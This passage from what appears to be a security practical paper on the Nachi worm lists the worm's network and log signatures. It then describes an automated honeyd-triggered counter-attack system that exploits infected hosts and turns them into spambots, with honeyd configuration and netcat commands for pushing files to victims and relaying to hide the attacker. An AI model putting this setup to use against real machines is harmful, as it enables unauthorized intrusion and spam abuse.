The connection between the infected attacker and the victim is severed abnormally by the infected attacker by sending a TCP packet with the RST bit flag set instead of the normal two-way termination handshake which uses packets with the FIN bit-flag set to announce the intent to close the connection which is acknowledged with a reply packet with both the FIN and ACK bit-flags set. The most common way to gracefully close a TCP connection looks like this:

Client	TCP Bit-Flags	Server
→	(FIN)	→
←	(FIN and ACK)	←
←	(FIN)	←
→	(FIN and ACK)	→

There is also a ‘fast’ close that takes the following form:

Client	TCP Bit-Flags	Server
→	(FIN)	→

[29] http://www.insecure.org/nmap/

←	(FIN and ACK)	←
→	(ACK)	→

With the Nachi worm, all of the sessions that I have seen close the TCP connection by aborting which looks like the following:

Client	TCP Bit-Flags	Server
→	(RST)	→
←	(RST and ACK)	←

Lastly, the high volume of ICMP traffic can cause network performance issues to the point of denial-of-service. Low bandwidth links commonly used in wide area network (WAN) interconnects are more susceptible and overload alerts should be investigated as a possible secondary signature of the Nachi and many other worms that actively search out hosts to infect. This is very apparent in the network traffic graph of the Abilene backbone during the first week of the Nachi worm outbreak (see figure: 'Nachi worm ICMP traffic on Abilene').

System-level signatures

The Nachi worm's system level signatures are detailed in the exploit section. The worm drops files into the default TFTPD directory "%SystemRoot%\system32\wins, copies one to dllcache\tftpd.exe and creates two services called "WINS Client" and "Network Connections Sharing".

The file size of dllhost.exe, which is the Nachi worm executable is 10240 bytes (packed). Below are the md5 checksums for the two files that Nachi copies:

```
53bfe15e9143d86b276d73fdcaf66265 DLLHOST.EXE
a08f3b74a44279644e3e5db508491131 SVCHOST.EXE
```

The md5 checksums are hashes of all the bytes in a file. Checksums are used to identify files as well as to determine if a file has been modified. The properties of the md5 hash make it very difficult to have two separate files or streams of bytes with the same md5 hash value.

Once the dllhost.exe file has been unpacked which I discuss in the exploit section above, the strings can be extracted. As the Nachi worm will probably be found on a Windows computer, a Windows based tool that can be used to view the strings is available from FoundStone and is called BinText. Once the tool has been installed on the computer, execute the program by selecting Start->Run and entering the fully qualified path to the BinText executable. In the following figure, the command used to start the program was Start->Run->c:\tools\BinText. Once the tool is running, you can select the file to scan either directly through the 'File to scan' text field or by selecting the 'Browse' button. Once a file has been selected, press the 'Go' button and this is what you will see:



Figure 15: BinText of unpacked Nachi worm

A complete output of the strings found in the unpacked Nachi worm executable is available in the appendix.

If the Nachi worm is able to download and install patches from the Internet for the MS03-026 vulnerabilities, there will be an audit log entry as follows:

User: NT AUTHORITY\SYSTEM
Description: Operating System Hotfix KB823980 was installed.

In addition, there will be no reference to the KB823980 hotfix in Start->Settings->Control Panel->Add/Remove Programs. This is caused by the version of the hotfix that the Nachi worm downloads from Microsoft.

There will also be audit logs showing the Nachi worm service starting as shown below:

User: NT AUTHORITY\SYSTEM
Description: The Network Connections Sharing service was successfully sent a start control.

If detailed system logging is enabled on a client system that becomes infected

with the Nachi worm then there may be some additional signatures stored in the audit logs. The following events related to the Nachi worm are created when the worm starts. There are audit records for each of the processed that are stated. The svchost.exe process in the TFTP server and the dllhost.exe process is the worm:

```
Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2003
Time:                7:38:01 PM
User:                NT AUTHORITY\SYSTEM
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2170163232
          Image File Name:     \WINNT\system32\wins\svchost.exe
          Creator Process ID:  2171372384
          User Name: SHADOW-VICTIM$
          Domain:              WORKGROUP
          Logon ID:            (0x0,0x3E7)

Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2003
Time:                7:37:43 PM
User:                SHADOW-VICTIM\Administrator
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2170268800
          Image File Name:     \WINNT\system32\wins\dllhost.exe
          Creator Process ID:  2170637440
          User Name: Administrator
          Domain:              SHADOW-VICTIM
          Logon ID:            (0x0,0x768C)
```

The Nachi worm is not very stealthy on the network as well as the system. The following screen shots show the processes that are using network resources on a host that is infected with the Nachi worm. The tool used to show this information is called TCPView. Once the tool is installed on the infected host, it is started by selecting Start->Run->{Full Qualified Path to TCPView}. On the system shows below the command is executed by selecting Start->Run->c:\tools\TCPView.

When the Nachi worm starts on a host, it attempts to connect to Microsoft's update servers and download patches. This is apparent below with the process 'dllhost.exe' attempting to connect to 80.76.66.56 on port 80 (HTTP).



Figure 16: TCPView of initial Nachi infection

The next stage in the Nachi startup is the execution of the TFTP service shows below as svchost.exe, which is bound to the UPD/TFTP socket.



Figure 17: TCPView of Nachi starting TFTP service

This last screen shot shows the massive volume of attempted connections to potential victims on TCP port 135 (epmap). Not the vertical sliver that is small and half way down the scroll bar. There are hundreds of these connections listed while the Nachi worm is actively scanning.



Figure 18: TCPView of Nachi worm scanning

Additionally, the user of a workstation that is infected with the worm may notice that the network traffic icon in the toolbar indicates a large volume of transmitted packets. This assumes that the user has selected the option to display the network status icon in their toolbar.

Phase Two

Phase two uses the signatures of phase one and several tools to exploit a system. There are four major components that make up phase two of the attack, which is the focus of this paper. These collections of tools that make up the second phase of the attack can be characterized as an opportunistic and autonomous attack system. First is a honeypot tool called honeyd, which is used to catch Nachi infected hosts as they scan networks, looking for potential victims. Second is a script called NachiReactor, which is written in Perl (*.pl) that automates the attack against a Nachi worm infected attacker. The third is a command-line exploit tool called oc192-dcom, which is written in C (*.c) that is used by the automated script noted above. This tool is used to gain unauthorized remote access to the Nachi infected attacker. And the last component is a fictitious script that uses netcat (nc or nc.exe) to send SPAM e-mail. To best understand how all of the tools in this phase work together, I will describe each tool separately. This section will provide significant detail relating to the second (NachiReactor) and third (oc192-dcom) components due to paper size limitations and because they are the most critical and relate most directly to the exploitation of the Nachi infected attacker(s).
.

Tool: Honeyd

The following section will not be as detailed as some others, like the Nachi

worm and oc192-dcom exploit sections, because this component is a tool that facilitates phase two of the attack and is not directly involved. The version of honeyd that Honeyd v0.6a

Operating System

Honeyd's documentation says that it will compile and run on all BSD systems, GNU/Linux and Solaris systems. I have compiled and run honeyd 0.6a on RedHat Linux v8 and v9, OpenBSD v3.4 and Solaris (Sparc) v7 (SunOS 5.5.7), v8 (SunOS 5.5.8) and v9 (SunOS 5.5.9) without issues.

Protocols/Services/Applications

Honeyd simulates protocols, services and applications. It is possible to simulate all of the protocols and services used by the Nachi worm. We are only interested in TCP connections to port 135 and we are not interested in the data contained in the TCP connection. Honeyd in this configuration impersonates non-existent systems using arpd to respond to ARP requests for a specific address. The arpd daemon (ARP reply daemon) is used to reply to ARP requests that are seen on a network. Simply stated, this daemon allows a system to claim an IP address on a given segment by associating an IP address with the MAC address of the system. ARP ties the addresses used to communicate over the Transport layer (3) of the OSI stack with the addresses used to communicate over the Data link layer (2) of the OSI stack when using IP over Ethernet. This allows monitoring of IP addresses that are not being used by real computers. The arpd tool will not claim an IP address that is being used by another system. The following example shows a client system that wants to establish a TCP connection to a server on port 135 for the first time. Because the client has never talked with the server before, neither system has an entry in their ARP tables for the other's IP address. The ARP table on these systems is used to keep track of IP address to MAC address associations.

The client's MAC address is AA:AA:AA:AA:AA:AA and IP address is 1.1.1.1
The servers MAC address is BB:BB:BB:BB:BB:BB and IP is 1.1.1.2
NOTE: The broadcast MAC address is FF:FF:FF:FF:FF:FF

Source	Type of Packet	Destination
AA:AA:AA:AA:AA:AA	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
BB:BB:BB:BB:BB:BB	ARP (I am 1.1.1.2)	AA:AA:AA:AA:AA:AA
1.1.1.1	TCP (SYN) to port 135	1.1.1.2 (BB:BB:BB:BB:BB:BB)
1.1.1.2	TCP (SYN+ACK)	1.1.1.1 (AA:AA:AA:AA:AA:AA)
1.1.1.1	TCP (ACK)	1.1.1.2 (BB:BB:BB:BB:BB:BB)

When arpd is configured to claim an IP address that is not currently being used it looks like the following:

The client's MAC address is AA:AA:AA:AA:AA:AA and IP address is 1.1.1.1
The non-existent server has no MAC address and IP address is 1.1.1.2
The arpd system's MAC address is CC:CC:CC:CC:CC:CC and IP address 1.1.1.3

Source	Type of Packet	Destination
AA:AA:AA:AA:AA:AA	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
<no response, retry>		
AA:AA:AA:AA:AA:AA	ARP (Who is 1.1.1.2)	FF:FF:FF:FF:FF:FF
CC:CC:CC:CC:CC:CC	ARP (I am 1.1.1.2)	AA:AA:AA:AA:AA:AA
1.1.1.1	TCP (SYN) to port 135	1.1.1.2 (CC:CC:CC:CC:CC:CC)
<no response, 1.1.1.2 does not exist>		

The arpd daemon supports the following options and arguments:

The arpd syntax look like arpd [-d] [-i interface] [net ...][30]

The *[-d]* switch forced arpd to NOT drop into the background. This means that arpd executed with this option will run in the foreground in the current shell and will exit when the shell dies or is terminated.

The *[-I {interface}]* switch allows you to specify the interface that arpd will listen for and transmit packet on. If this option is omitted, arpd will look for the lowest numbered interface on the system that is not a loopback interface.

The *[{net} …]* argument(s) tell arpd what single IP addresses or CIDR networks or IP address ranges to associate with the local MAC address. Single IP addresses look like 10.0.0.1. CIDR networks look like 10.0.0.0/16 and IP address ranges look like 10.0.0.1-10.0.0.50.

Variants

Because honeyd is not an exploit in the conventional sense, I will discuss, in this section, possible variations and combinations of tools that could take the place of it as this subcomponent of the phase two. There are several ways to get the functionality that honeyd provides. These include writing a C/C++ program that uses libpcap to passively monitory a network looking for the Nachi worm ICMP traffic or the MSRPC-DCOM attack, and then spawn the NachiReactor script or provide the functionality that the script provides in the program. This would be the fastest and most efficient variation but would require some effort and time to build. It is probably the most dangerous of the variations as is would require placing a program custom program in a position to accept data from the network which is a very scary place for programs that are reviewed and tested by hundreds of programmers. Imagine how much more dangerous it is if only the author of the program has reviewed the code. You could also build a Snort signature that spawns the NachiReactor script when the signature is triggered. This is an interesting possibility that I discuss in the 'Extras' section under 'Possible Variations and Attack Vectors'. You could also replace honeyd with Tiny Honeypot. Lastly, you could modify the NachiReactor script to have the ability to listen for TCP connections to port 135 and trigger the counter-attack. Personally, if I were willing to write my own listening code, I would write it in C/C++ to get the performance win. I will talk more about variations to the NachiReactor script in its section below.

Tiny Honeypot (THP) is a very simple honeypot the used (x)inetd to accept

[30] man arpd

connections and pass them to THP which is a Perl script that can send and receive information through (x)inetd. It would require modification of the script to make it spawn the NachiReactor script. It would also be possible to mimic the use of (x)inetd to spawn THP and instead, have (x)inetd spawn the NachiReactor script.

Description

Honeyd is a program that creates virtual hosts called honey pots with synthetic services. These services are programs or scripts written to interact with honeyd to present real looking services when a potential attacker connected to a host running honeyd. Honeyd is very flexible and will simulate not just services listening on specified ports but also the TCP personality presented to a potential attacker. It is possible for a host running honeyd to look like an entire network of computers running many operating systems and services.

The honeyd process supports a multitude of command line options and uses a configuration file for which I will provide some description of the options that are used in the attack.

The honeyd syntax is as follows:

honeyd [-dP] [-l logfile] [-p fingerprints] [-x xprobe] [-a assoc] [-f file] [-i interface] [-V|--version] [-h|--help] [--include-dir] [-i interface] [net ...][31]

The *[-d]* switch tells honeyd not to run as a daemon. When the switch is specified, honeyd will run in the foreground of the current shell. This is usually used while debugging.

The *[-P]* switch tells honeyd to poll for new packets. This will consume more resources on the system and increase the chance of loosing packets. If the switch is not used, honeyd will use select(2), which is the default. Unfortunately, some operating systems can't receive select(2) events for libpcap.

The *[-l {logfile}]* switch makes honeyd send packet and connection events to a log file. Honeyd sends events to the system logging facility (syslog) by default.

The *[-p {file}]* and *[-x {file}]* switches tell honeyd to load fingerprint files. The former loads an nmap fingerprint file, which tells honeyd how TCP should respond so as to act like the system specified in the configuration file. The latter loads an xprobe fingerprint file, which tells honeyd how ICMP should respond so as to act like the system specified in the configuration file. It is possible to load fingerprints from both nmap as well as xprobe, which requires the associate option *[-a {file}]*.

The *[-a {file}]* provides a map that associates nmap fingerprints from the *[-p {file}]* switch and xprobe fingerprints from the *[-x {file}]* switch.

[31] man honeyd

The *[-f {file}]* switch tells honeyd where the configurations file that contains the host templates. Host templates are the definitions of virtual hosts and networks with references to the scripts that should be executed.

The *[-I {interface}]* switch is used to tell honeyd which interface(s) will be monitored by honeyd. If you don't specify *[{net}]* information, honeyd will detect the network associated with each interface defined and attempt to honeypot all unused IP addresses.

The *[-V]* and *[--version]* switch will print the version of honeyd.

```
[rdilley@shadow bin]$ ./honeyd --version
Honeyd Version 0.6a
```

The *[-h]* and *[--help]* switch shows a summary of the information in this section.

The *[--include-dir]* tells honeyd where to find header files that are needed by plugins.

The *[{net}]* option tells honeyd what IP address, network or range of addresses it should claim. This is the same syntax as arpd described above.

The following log shows the syslog records on the attackers system when honeyd is started in preparation for autonomous attacks. First is the startup of arpd listening on an open IP address (192.168.30.10). Second is the startup of honeyd showing the options that were used:

```
Sep  5 20:22:48 shadow arpd[5349]: listening on eth0: arp and (dst
192.168.30.10) and not ether src 00:d0:59:84:7c:2e
Sep  5 20:22:48 shadow honeyd[5351]: started with -i eth0 -p
/apps/gnu/honeyd/0.6a/share/honeyd/nmap.prints -x
/apps/gnu/honeyd/0.6a/share/honeyd/xprobe2.conf -a
/apps/gnu/honeyd/0.6a/share/honeyd/nmap.assoc -l /var/tmp/honeyd.log
-f /etc/honeyd/nachi_catcher.conf 192.168.30.10
Sep  5 20:22:48 shadow honeyd[5351]: listening on eth0: (arp or ip
proto 47 or (ip and (host 192.168.30.10))) and not ether src
00:d0:59:84:7c:2e
```

The features section from www.honeyd.org describes its functionality much better that I can but here is a summary based on the summary on their website.

"Honeyd simulates thousands of virtual hosts at the same time. Honeyd allows for the configuration of arbitrary services including proxy connections. Honeyd simulates operating systems at the TCP/IP stack level by using fingerprints from nmap[32], xprobe[33] and p0f[34]. Lastly, honeyd can simulate arbitrary routing topologies including latency, packet loss and asymmetric routing."

---

[32] http://www.insecure.org/nmap/index.html
[33] http://www.sys-security.com/html/projects/X.html
[34] http://lcamtuf.coredump.cx/p0f.shtml

In short, honeyd presents some amazing utility and potential.

Autonomous Attack Script: NachiReactor.pl

NachiReactor.pl is a Perl[35] script was written to verify is a target host was infected with the Nachi worm and if so, attack the target host. Once the script has verified that the target is infected, it sends tools to the target using the services made available by the Nachi worm, then attacks the target using the same vulnerability (MSRPC-DCOM) that the Nachi worm used to infect the host in the first place, which I have addressed in phase one. Once the script has gained unauthorized access to the target, the script executes commands to turn the target into an unsolicited e-mail (SPAM) e-mail source or SPAMbot. A SPAMbot is a system that automatically sends SPAM e-mail in such a way that true origin of the e-mail is obscured.

Operating System

NachiReactor should run on most UNIX based systems. I have run the script on RedHat Linux v8 and v9, OpenBSD v3.4 and Solaris (Sparc) v7 (SunOS 5.5.7), v8 (SunOS 5.5.8) and v9 (SunOS 5.5.9) without issues.

Protocols/Services/Applications

The script is executed by honeyd
URL: http://www.honeyd.org

A detailed analysis of the NachiReactor.pl script is provided in the 'Extras' section of this paper.

The script uses the following command-line utilities that are referenced below and their purpose in the script is described in the detailed analysis of the script in the 'Extras' section:

The Trivial File Transfer Protocol (tftp) is a command line TFTP client that comes with most Linux distributions. It is used to transfer files between systems. Unicast TFTP uses UDP on port 69 by default.

The syntax of the Linux TFTP client is as follows:

tftp [options...] [host][36]

The [-v] switch puts the tftp client into verbose mode. This is helpful for debugging.

The [-V] switch causes the tftp client to display it's version information.

```
[rdilley@shadow bin]$ tftp -V
```

[35] http://www.cpan.org
[36] man tftp

```
tftp-hpa 0.32, without readline
```

The *[{host'}]* argument tells the tftp client the name or IP address of the host to connect to.

Some of the commands that are allowed in the interactive mode of tftp are as follows:

```
[rdilley@shadow bin]$ tftp
tftp> help
tftp-hpa 0.32
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
```

The NachiReactor script, to place tools on the victim host, uses the 'put' command.

```
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
status          show current status
```

The NachiReactor script, when transferring binary files, uses the 'binary' command.

```
binary          set mode to octet
ascii           set mode to netascii
rexmt           set per-packet transmission timeout
timeout         set total retransmission timeout
?               print help information
help            print help information
```

The NachiReactor script, to gain unauthorized access, uses the oc192-dcom.c command-line exploit tool for Linux. The next section provides detailed information about the oc192-dcom tool.

Oc192-dcom
URL: http://www.oc192.us/projects/downloads/oc192-dcom.c

The NachiReactor script, to maintain unauthorized access, uses the netcat tool to setup a backdoor.

Netcat
URL: ftp://ftp.rge.com:/pub/security/coast/mirrors/avian.org/netcat/nc110.tgz

Netcat is the ultimate network Swiss army knife described by some Information Security experts as 'Your Friend'. The following are some of the possible ways to use netcat and the command-line switches that are available in the Linux version.

To connect to a host:

nc [-options] hostname port[s] [ports …][37]

To setup a listener:

nc -l -p port [-options] [hostname] [port]

The *[-g {gateway}]* switch allows you to define up to 8 source-routes that traffic will be sent through prior to delivery to the target hostname. This option can be used to force traffic through a path that bypasses or avoids access controls.

The *[-G {num}]* switch positions the 'hop pointer' within the list of routers that were specified with the *[-g]* switch.

The *[-h]* switch displays command line switch and option information.

The *[-I {secs}]* switch is used to slow the traffic sent by netcat. A setting of –I 1 will cause netcat to pause for one second after each line of text sent or after each port scanned. This can be used to increase the stealth of a connection.

The *[-l]* switch puts netcat into listen mode. A port needs to be defined using the *[-p]* switch.

The *[-n]* switch tells netcat not to make name service (DNS) calls to resolve names to IP addresses. Setting this switch means that hostname arguments need to be in IP format. If this switch is not used, DNS traffic may be generated that may be detectable by the owner of the host being connected to or where netcat is running.

The *[-o {file}]* tells netcat to dump the traffic to *{file}* in hex format. The following is an example netcat connection to 127.0.0.1 port 25/TCP and a snip of the hex output.

```
[rdilley@shadow ipnet]$ nc -o nc.out localhost 25
220 localhost.localdomain ESMTP Sendmail 8.12.8/8.12.8; Tue, 6 Apr 2004 12:46:38 -0700
helo victim.com
250 localhost.localdomain Hello shadow [127.0.0.1], pleased to meet you
expn root
502 5.7.0 Sorry, we do not allow this operation
vrfy root
252 2.5.2 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
quit
221 2.0.0 localhost.localdomain closing connection

[rdilley@shadow ipnet]$ hexdump[38] -C nc.out
00000000  3c 20 30 30 30 30 30 30  30 30 20 33 32 20 33 32  |< 00000000 32 32|
00000010  20 33 30 20 32 30 20 36  63 20 36 66 20 36 33 20  | 30 20 6c 6f 63 |
00000020  36 31 20 36 63 20 36 38  20 36 66 20 37 33 20 37  |61 6c 68 6f 73 7|
00000030  34 20 32 65 20 36 63 20  36 66 20 23 20 32 32 30  |4 2e 6c 6f # 220|
00000040  20 6c 6f 63 61 6c 68 6f  73 74 2e 6c 6f 0a 3c 20  | localhost.lo.< |
00000050  30 30 30 30 30 30 31 30  20 36 33 20 36 31 20 36  |00000010 63 61 6|
00000060  63 20 36 34 20 36 66 20  36 64 20 36 31 20 36 39  |c 64 6f 6d 61 69|
00000070  20 36 65 20 32 30 20 34  35 20 35 33 20 34 64 20  | 6e 20 45 53 4d |
00000080  35 34 20 35 30 20 32 30  20 23 20 63 61 6c 64 6f  |54 50 20 # caldo|
00000090  6d 61 69 6e 20 45 53 4d  54 50 20 0a 3c 20 30 30  |main ESMTP .< 00|
000000a0  30 30 30 30 32 30 20 35  33 20 36 35 20 36 65 20  |000020 53 65 6e |
000000b0  36 34 20 36 64 20 36 31  20 36 39 20 36 63 20 32  |64 6d 61 69 6c 2|
000000c0  30 20 33 38 20 32 65 20  33 31 20 33 32 20 32 65  |0 38 2e 31 32 2e|
```

[37] nc -h

[38] hexdump is a common *NIX command used to dump ASCII, decimal, hexadecimal and octal data

```
000000d0  20 33 38 20 32 66 20 23  20 53 65 6e 64 6d 61 69  | 38 2f # Sendmai|
000000e0  6c 20 38 2e 31 32 2e 38  2f 0a 3c 20 30 30 30 30  |l 8.12.8/.< 0000|
. . . <snip> . . .
```

The *[-p {port}]* switch tells netcat what port to listen on when it is running in 'listen' mode via the *[-l]* switch.

The [-r] switch will cause netcat to randomly select source and destination ports when . . .

The *[-s {address}]* switch and argument allows the forging of the source IP address. This is used to obscure the true origin of packets generated by netcat as well as targeting the destination of traffic sent by the target host in reply to the packets sent by netcat.

The *[-t]* switch tells netcat to negotiate TELNET options when netcat is setup in listener mode.

The *[-u]* switch changes netcat from TCP mode to UDP. Both listener and connection mode will be in UDP instead of TCP. Because the majority of network scanning is done for TCP listeners, using UDP may reduce possibility that someone will notice that netcat is listening using UDP. Additionally, there may be times when a protocol that uses UDP, like DNS (UDP/53), is allowed to pass though an access control device while TCP is not.

The *[-v]* switch puts netcat into verbose more. Using this switch twice on the same command line will make netcat display even more verbosely.

The *[-w {secs}]* switch sets the amount of time that netcat will wait to receive a connection when it is running in listen mode or to wait for a successful connection when running in connect mode. In connect mode, this can be useful when running netcat as part of a script that connects to multiple systems. If a system accepts the connection, but does not send a banner, netcat will hang-up the connection when the timeout value is reached.

The *[-z]* switch tells netcat not to send or receive any data when a connection is made. This option is used when port scanning with netcat.

The *{hostname}* option is used in the connect mode and tells netcat what system to sent packets to.

The *{port}* option tells netcat the port to connect to when running in connect mode. This can be a single port or a range in the form *{x-y}* where x is a smaller number than y.

There is a very dangerous switch that is not enabled by default on UNIX systems. It is enabled by default in the Windows distribution. The switch is *[-e {command}]* and is used to tell netcat the name of a file to open a connection is received. You can enable this feature by adding a '#define' to netcat.c file. This is noted in the netcat README file provided with the source.

The netcat utility can be used to do just about anything relating to a network.

The following examples are of common ways to use netcat.

To copy a file from one system (attacker) to another (victim) once you have access to a (victim).

On the victim host, start netcat in listener mode on port 6666 and send all bytes received to the file vnc.zip:

```
victim$ nc –lp 6666 > vnc.zip
```

On the attacker host, start netcat in connect mode to the victim host on port 6666 and send or 'pipe' all the bytes in the file vnc.zip:

```
attacker$ nc victim 6666 < vnc.zip
```

To connect to a host (victim) from a host (attacker) through a relay as a means of obscuring the attacker's host.

On the victim host, start a netcat session in listen mode on port 8888.

```
victim$ nc –lp 8888
```

On the relay, start a netcat session in listen mode on port 9999 and send or 'pipe' the output to another netcat session running in connect mode that connects to the victim host on port 8888.

```
relay$ nc –lp 9999 | nc victim 8888
```

On the attacker host, start a netcat session in connect mode and connect to the relay host on port 9999.

```
attacker$ nc relay 9999
```

Variants

There is both and attack as well as a defense version of this script. Both versions operate in the same fashion. The only differences are the files copied to the target host and the commands executed by the script on the target host.

A detailed analysis of the defense version of the NachiReactor.pl script is provided in the Extra's section of this paper.

Description

The NachiReactor.pl script is used by honeyd. The example configuration file tells honeyd to run the Nachieactor.pl script each time a potential attacker attempts to connect to TCP port 135 on a virtual host. First, I will describe how to setup the NachiReactor antonymous attack system. Then I will describe how the entire system works, then I will discuss the specific components of the NachiReactor system.

The honeyd configuration file used to setup NachiReactor as an antonymous

attacker is as follows:

Create the 'FalseVictim' virtual host.

```
create FalseVictim
```

Define the personality that the 'FalseVictim' virtual host will emulate.

```
set FalseVictim personality "Windows 2000 server SP2"
```

Tell honeyd that the FalseVictim will have a tcp listener on port 135 and when a connection is received, connect STDIN and STDOUT to the NachiReactor script. The source and destination addresses are passed to the NachiReactor script in the ${ipsrc} and ${ipdst} arguments.

```
add FalseVictim tcp port 135 "/usr/bin/perl
/etc/honeyd/scripts/NachiReactor.pl -a $ipsrc -v $ipdst -a"
```

The next two lines tell honeyd to send a reset in response to any other TCP or UDP traffic.

```
set FalseVictim default tcp action reset
set FalseVictim default udp action reset
```

This line tells honeyd what user id (uid) and group id (gid) to execute the NachiReactor script under. This reduces the risk of binding a program (NachiReactor) to a network listener where remote systems and interact with the script.

```
set FalseVictim uid 103 gid 103
```

The last line tells honeyd the IP address that the virtual host created above will have. Traffic that honeyd sees that is destine for this IP address will be handled based on this profile.

```
bind 192.168.30.10 FalseVictim
```

The following script is used to start the NachiReactor antonymous attacker.

This is a Unix Bourne shell script.

```
#!/bin/sh
honeyd_version="0.6a"
```

Stop and restart the arpd process, which is required for proper operation of honeyd.

```
# stop running arpd
pkill arpd
# start arpd
